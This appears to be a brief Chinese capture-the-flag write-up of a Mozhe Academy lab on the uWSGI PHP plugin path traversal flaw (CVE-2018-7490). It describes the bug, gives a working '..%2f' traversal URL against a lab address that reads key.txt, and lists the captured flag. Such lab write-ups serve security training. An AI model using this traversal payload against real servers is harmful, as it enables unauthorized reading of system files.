
墨者学院-uWSGI漏洞复现(CVE-2018-7490)
·

一、信息收集

二、漏洞简介
uWSGI 2.0.17之前的PHP插件,没有正确的处理DOCUMENT_ROOT检测,导致用户可以通过…%2f来跨越目录,读取或运行DOCUMENT_ROOT目录以外的文件,利用该漏洞查看系统上的任意文件。
三、漏洞利用
可以通过..%2f实现目录穿越
1.将URL后加上../%2f,再加上要读取的文件名

http://124.70.64.48:49164/..%2f/..%2f/..%2f/..%2f/..%2f/..%2f/..%2fkey.txt
2.成功,抓取到的flagw为:mozhee3706f9e2ea2bcce52db4087309
更多推荐

 5
 0
- 0


 已为社区贡献1条内容

所有评论(0)